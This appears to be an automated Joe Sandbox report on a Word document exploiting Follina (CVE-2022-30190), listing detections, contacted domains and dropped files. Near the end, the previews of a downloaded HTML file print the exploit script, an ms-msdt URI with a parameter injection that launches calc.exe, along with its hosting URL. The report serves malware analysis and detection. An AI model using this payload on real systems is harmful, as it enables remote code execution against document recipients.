ID: 648185
Sample Name:
test_exploit.docx.vir
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 16:59:06
Date: 18/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

test_exploit.docx.vir


Overview

General Information

Sample Name:	test_exploit.docx.vir (renamed file extension from vir to docx)
Analysis ID:	648185
MD5:	fcb4a6f299be716..
SHA1:	26428cb2122044..
SHA256:	e907ec4b1da6b2..
Tags:	doc
Infos:	



Detection




Follina CVE-2022-30190

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Microsoft Office Expl…
- Malicious sample detected (through…
- Contains an external reference to an…
- Yara signature match
- Potential document exploit detected…
- Uses a known web browser user age…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses insecure TLS / SSL version fo…
- Document misses a certain OLE str…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1472 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents	ditekSHen	• 0x37a:$olerel: relationships/oleObject • 0x393:$target1: Target="http • 0x3c9:$mode: TargetMode="External

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
sslproxydump.pcap	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0xef6:$re1: location.href = "ms-msdt: • 0x2a6d:$re1: location.href = "ms-msdt:
sslproxydump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1B18D662.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\exp[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\83FA24C0.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\exp[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

System Summary

Malicious sample detected (through community Yara rule)


Persistence and Installation Behavior

Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	3 Exploitation for Client Execution	Path Interception	Path Interception	1 Masquerading	OS Credential Dumping	1 File and Directory Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	2 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 3 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
test_exploit.docx.docx	5%	Virustotal		Browse
test_exploit.docx.docx	0%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
us-east-1.route-1.000webhost.awex.io	1%	Virustotal		Browse

URLs

No Antivirus matches

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us-east-1.route-1.000webhost.awex.io	145.14.144.188	true	false	• 1%, Virustotal, Browse	unknown
samisoooo.000webhostapp.com	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://samisoooo.000webhostapp.com/e	~WRF{71B1CDC1-773F-473E-BD67-B44520A9E1A7}.tmp.0.dr	false		high
http://https://www.bbc.com/news/live/world-europe-60517447	exp[1].htm.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
145.14.144.66	unknown	Netherlands		204915	AWEXUS	false
145.14.144.188	us-east-1.route-1.000webhost.awex.io	Netherlands		204915	AWEXUS	false

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	648185
Start date and time: 18/06/202216:59:06	2022-06-18 16:59:06 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	test_exploit.docx.vir (renamed file extension from vir to docx)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	4
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.expl.evad.winDOCX@1/22@7/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): mrxdav.sys, dllhost.exe, rundll32.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.2874342597765972
Encrypted:	false
SSDEEP:	48:I3o3bRBgl19FHYCa2Mr4zq1UaR2m3kru1cTqSXbdiD+bdiDMH:KoLLgtFX3qlMg0JkykgH
MD5:	EECB7F513E8A53C43004044F5C158663
SHA1:	E7A06F754F530762D0BD2A67FB9648440AB515B8
SHA-256:	00B678470F283CFCC06F70437741FE38CA442D56E5010048877339792E2EF9DF
SHA-512:	F5FAE5D23B2E3F999E782CA3C9D6226771E63B4F6CE907CEC54AA58CD6439BD9231B15F688927EAAE46C87C3C4FE8E526AFEBE769D0BE78BAEC95FDB3D06F995
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.....BI....(..S,...X.F...Fa.q.....0.6..b)I.....-.nK.*:..v..A.....E.....x...x...x...x..... ..zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{114CD8F4-726A-47E5-81BB-88D492C7D89F}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.671959067718835
Encrypted:	false
SSDEEP:	384:sGm98QdzLhXr6/g5mCSana1UWO3JcHBcH:sGc80zLdp5wUbZK
MD5:	63E4487EB98988D4B91B8B0841A5EFEA
SHA1:	E79BF4DED8B5B8FACEB3C6EFED7A04C3502206AD
SHA-256:	9BF660F43623C7D6B5643938DA3862006A6659E800D5D92B42AA325CF2065ED8
SHA-512:	228BFC89873485FDBEB074B4F083AE74ED9C9526142D1A9A856AD3ED6ED5F3A8655AFF0ABB0D1C5C085D752FB5974F96BC9F1C1658E7AF28C329E402361CF91
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z)...g..G.18q...cS,...X.F...Fa.q.....\.d6R(.F....V.....6..hpCI...RT.W..S.....W.....x...x...x...x..*..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....5.2A.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114

Entropy (8bit):	3.925834115423636
Encrypted:	false
SSDEEP:	3:yVlgsRlzP6RtZDlyYdKllwF01SWg5CR7276:yPblzPMkYClY01Mct22
MD5:	AE4F7D89E4CC88711F34E4CE5FC2A0CB
SHA1:	EA023968F5F6B244EF808399FF978F1BD42E38AF
SHA-256:	FA18BD905873C0C9B2E8F472189D9B55B50027F42AF9E803B83B96C0FC25429B
SHA-512:	CE67AE89690CB9293353E1D60FCF0FDEF72DEC7E9B38B6E4D5BAFC4FCC93269626C6DF6C8AC45085BC42D1D251842535AF901EC9F41889674DEE176D25865A2B
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.1.1.4.C.D.8.F.4.-.7.2.6.A.-.4.7.E.5.-.8.1.B.B.-.8.8.D.4.9.2.C.7.D.8.9.F.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.28699215548990653
Encrypted:	false
SSDEEP:	24:I3gyPLC4tB37/qvprNyDbJE1Q8urla+dN7NWsaSHyzNcapZhJPDNRE9IaYl0e5Fu:I3gwRBbFPa+X3acaDzJVrzVhn2rN+CH
MD5:	554E97AB312C5FC57A297F54B0533E95
SHA1:	1BBF3978C3CEC6E78A662DCE1B206B7459262D99
SHA-256:	516879417BA03BBC6BB280A097AA7E6BFEE67F36095DC8AE8BF6910CE0DE707D
SHA-512:	6F254CB3D8233666B0B62FDBFE0B6C6AADB0C18ABFB6947594A8EE2D5ABD5888CA305F8474EEDC13ED8174E573620CC8BEE38DE8F95064786850560740ABAE62
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z...ox..D.X.$.?.oS,...X.F...Fa.q.....F..5.B.`(.}..n.....".EK.K.H..tb....A.....E.....x...x...x...x..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.22184607011897017
Encrypted:	false
SSDEEP:	96:KrpCyfiid/9Y/37lX3qX3PyBZfRX3yZRX3yR:C96id0rlX6XmjXWX
MD5:	4F2DCB93190C549F8958691563DA3A4C
SHA1:	E3938FE0E6F5DB87291877F8D14D03A2CB908A95
SHA-256:	A97CF0B600E50C8D5C4FBD180FDD3A789B1FFA00B0D1CDAF68E935B994AD2A9B
SHA-512:	3903ABE11FF08D879A6A08AFD45276FFBD011F4E2E74E379AC9DAD273D2BC6983EE8DA9F32B3A0D8CDF9A1F053155FE98D70D8B28D66DD23C8A495AB656A4EA
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z..w...bB..s4onkES,...X.F...Fa.q.....V.M.E...CiV.....$.W.(K..ea.#P>.....PB.....x...x...x...x.....+..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G...|.u-.u.A...W"U.....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.975041488006415
Encrypted:	false

SSDEEP:	3:yVlgsRlzXnl8bIICQLfIFlS+KG47PUlRiRjl276:yPblzXIIICLFlS+KGaslwRZ22
MD5:	58B2BB316BC3B1C1A655BA6A6DFF12D7
SHA1:	556B4708A27278350CD3C4DB08652F539F5ED340
SHA-256:	ADBD903757DB3574D73F4B800A8A61CACDC8B489039EB563277A1AC9682FF91D
SHA-512:	D15864874E29AADA8682B6B743E0068E3AD31CCB5E5BEFC6ED23DD15C14446D97B55A29BF4F991A9A5B17A087F2D7296EA7838E81E5E83589DDB338518B703 C
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.5.7.B.1.7.9.7.2.-.0.9.6.9.-.4.4.9.3.-.B.3.C.E.-.7.A.5.9.E.2.F.0.1.4.4.0.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\exp[1].htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	1330
Entropy (8bit):	5.429612650770164
Encrypted:	false
SSDEEP:	24:hP+3rIdlFXS8CbM60VM6U2nafNb++Z7LrtsKfAxCtGJ:t+3rIdjKT3FfNBhU
MD5:	19EF3736867C133098F4E4D7FE6A5D36
SHA1:	07730F94E02B06699B8B9B8CD822E9850459D5E8
SHA-256:	D69A3B887DD2D6AB25FC29199E1E7FFFF75E3A68AEBF060F99D2F5DE6D29F778
SHA-512:	A2C469738380E8FC81132579744645D6CA21A41C4ED3C5E24484A5D0A886B59983CF92411A65556019EE5F833DD8E4DC6960530B87690084A0292EC971A8FA35
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\exp[1].htm, Author: Joe Security • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\exp[1].htm, Author: Joe Security
Reputation:	low
IE Cache URL:	http://https://samisoooo.000webhostapp.com/exp.html
Preview:	<!DOCTYPE html>..<html>..<head>..</head>..<body>..<script>...window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT _LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))'))))i/../../../../../../../../../../.exe IT_AutoTroubleshoot=ts_AUTO\"";..</script>..<style>.footer,.generic-foot er{margin-bottom:98px}@media (min-width:374px){.footer,.generic-footer{margin-bottom:78px}}@media (min-width:546px){.footer,.generic-footer{margin-bottom:56px}} @media (min-width:1055px){.footer,.generic-footer{margin-bottom:0}}.disclaimer{position:fixed;z-index:9999999;bottom:0;right:0;border-top:2px solid #ff5c62;text-align:center;font-size:14px;font-weight:400;background-color:#fff;padding:5px 10px 5px 10px}.disclaimer a:hover{text-decoration:underline}@media (min-width:1052px) {.disclaimer{text-align:right;border-left:2px solid red;border-top-left-radius:10px}}@media (min-width:1920px){.disclaimer{width:60%}}</style> We support Ukraine a

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\exp[1].htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1330
Entropy (8bit):	5.429612650770164
Encrypted:	false
SSDEEP:	24:hP+3rIdlFXS8CbM60VM6U2nafNb++Z7LrtsKfAxCtGJ:t+3rIdjKT3FfNBhU
MD5:	19EF3736867C133098F4E4D7FE6A5D36
SHA1:	07730F94E02B06699B8B9B8CD822E9850459D5E8
SHA-256:	D69A3B887DD2D6AB25FC29199E1E7FFFF75E3A68AEBF060F99D2F5DE6D29F778
SHA-512:	A2C469738380E8FC81132579744645D6CA21A41C4ED3C5E24484A5D0A886B59983CF92411A65556019EE5F833DD8E4DC6960530B87690084A0292EC971A8FA35
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..</head>..<body>..<script>...window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=calc?c IT _LaunchMethod=ContextMenu IT_BrowseForFile=h$(calc.exe))'))))i/../../../../../../../../../../.exe IT_AutoTroubleshoot=ts_AUTO\"";..</script>..<style>.footer,.generic-foot er{margin-bottom:98px}@media (min-width:374px){.footer,.generic-footer{margin-bottom:78px}}@media (min-width:546px){.footer,.generic-footer{margin-bottom:56px}} @media (min-width:1055px){.footer,.generic-footer{margin-bottom:0}}.disclaimer{position:fixed;z-index:9999999;bottom:0;right:0;border-top:2px solid 